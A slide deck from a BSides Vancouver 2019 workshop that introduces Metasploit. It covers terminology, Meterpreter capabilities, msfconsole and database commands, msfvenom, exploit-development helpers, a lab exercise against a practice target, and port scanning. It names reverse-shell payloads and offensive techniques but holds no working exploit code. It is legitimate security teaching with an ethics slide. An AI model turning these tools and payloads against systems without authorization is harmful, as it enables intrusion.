Hack the Gibson with Metasploit

BSides Vancouver 2019

Who We Are

Amiran Alavidze aka Airman

Over 15 years in information security.

A number of roles in 3 different industries

Advocating for practical security.

@airman604 (Twitter, Medium, GitHub)

Also find me on MARS Slack.

Guru Shiva

Security Consultant

Previous roles included Devops, Systems Analyst in Facial Recognition and RTLS industry

Advocates for Hummus (Yes, the food)

Enjoy building hardware or software tools while dabbling in Machine Learning

A Word on Ethics

- Only test systems and networks:
    - that you own, or
    - that you have explicit authorization to test, and
    - only within the agreed scope
- Respect confidentiality.
- Be cognizant of uptime. Know the effects of an exploit before using it. Remember of account lockouts.
- Don’t conceal the test results.

Hack the Gibson with Metasploit

What this is

- Introduction into Metasploit
- Introduce to the mindset of finding vulnerabilities and exploiting them
- Hands on workshop

What this isn’t

- Introduction into Linux
- Overview of the latest hacking techniques
- Deep dive into Exploit writing, AV evasion and OPSEC
- No step-by-step instructions


What do you want to get out of this workshop?

Attack Graph

- Introduction to Metasploit
- Scanning
- Exploitation
- Meterpreter
- Pivoting
- Metasploit payloads & client-side exploits
- Happy dance


Introduction to Metasploit

What is Metasploit?



What is Metasploit?

- v1.o released in October 2003 by HD Moore
- Acquired by Rapid7 in October 2009
- Currently at version 5 (released January 2019)
- Interfaces and editions:
  - msfconsole (open core)
  - Metasploit Community Edition (free, web-based interface from Rapid7)
  - Metasploit Express / Metasploit Pro ($)
  - Armitage (open source)
  - Cobalt Strike ($)
- Over 1800 exploits, over 500 payloads



```
root@kali:~# msfconsole


     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v5.0.3-dev                          ]
+ -- --=[ 1854 exploits - 1047 auxiliary - 325 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

[*] Starting persistent handler(s)...
msf5 >
```

Terminology - General

- Vulnerability
- Exploit
- Payload
- Stager
- Listener
- Pivoting

Terminology - Metasploit

- Module
    - Exploit - exploitation, i.e. bread and butter of Metasploit
    - Auxiliary - information gathering, scanning, fuzzing, DoS, spoofing, etc.
    - Post - local modules for recon, privesc and lateral movement
    - Evasion (*new in v5)
- Handler
    - **`exploit/multi/handler`** module
    - Handles communication with payloads
    - Usually started automatically for you, but needs to be started manually for “out-of-band” payloads
- Payload
    - Modules support multiple different payloads
    - Not all modules support all payloads
    - Payloads communicate with the handler
- Workspace
- There’s more: encoders, nops

Meterpreter

- “Flagship” Metasploit payload
- Supports staged loading
- Encrypted communication (TLS)
- Process migration capabilities (reflective DLL injection)
- Dynamically extensible (modules)
- Multitude of capabilities - shell, invoke modules, network traffic forwarding (for pivoting), upload/download files, etc.
- Doesn’t touch disk

Database

- Populated automatically throughout the engagement
- Support for multiple workspaces
- Useful commands:
  - `db_status`
  - `workspace`
  - `hosts (-S, -u, -R)`
  - `services`
  - `loot` (files, hashdumps, etc.)
  - `notes`
  - `vulns`
  - `creds`
- Initialize the database: **`msfdb init`**
- Start the database: **`msfdb start`**

Additional tools

- `msfvenom`
  - Use (any!) Metasploit payloads outside of Metasploit
  - Various encoding and output format options
  - Useful for social engineering attacks and exploit development
- `nasm_shell.rb`
  - Dynamically convert assembly commands to opcodes
  - Useful for exploit development
- `pattern_create.rb / pattern_offset.rb`
  - Create and search unique patterns
  - Useful for finding EIP offset for buffer overflow exploit development

Kali: `/usr/share/metasploit-framework/tools`

Basic Metasploit Commands

- `use <MODULE_NAME>`
- `info <MODULE_NAME>`
- `options`
- `set / setg <MODULE_PARAMETER>`
- `run / exploit`
- `sessions`
- `back`

Getting help:

- `help`
- `search`
- `info`
- `show`
- Tab completion!

Lab 1

- Start lab machines (Gibson and your Kali), check networking works.
- Start (and initialize if needed) the Metasploit database
- Start Metasploit console
- Create a new workspace using workspace command
- List auxiliary modules using show command
- List exploits
- List payloads
- List post-exploitation modules
- How are module names organized?
- What is the difference between these payloads:
    - `linux/x64/meterpreter/reverse_tcp` and `linux/x64/meterpreter/reverse_http`
    - `linux/x64/meterpreter/bind_tcp` and `linux/x64/meterpreter/reverse_tcp`
    - `linux/x64/meterpreter_reverse_tcp` and `linux/x64/meterpreter/reverse_tcp`

Scanning


Scanning

Port scanning


- `nmap` + `db_import`
- `db_nmap`
- `search portscan`
- (for example, `auxiliary/scanner/portscan/syn`)

Other scanning modules

- `search scanner`
- `search _login`
- `search _enum`



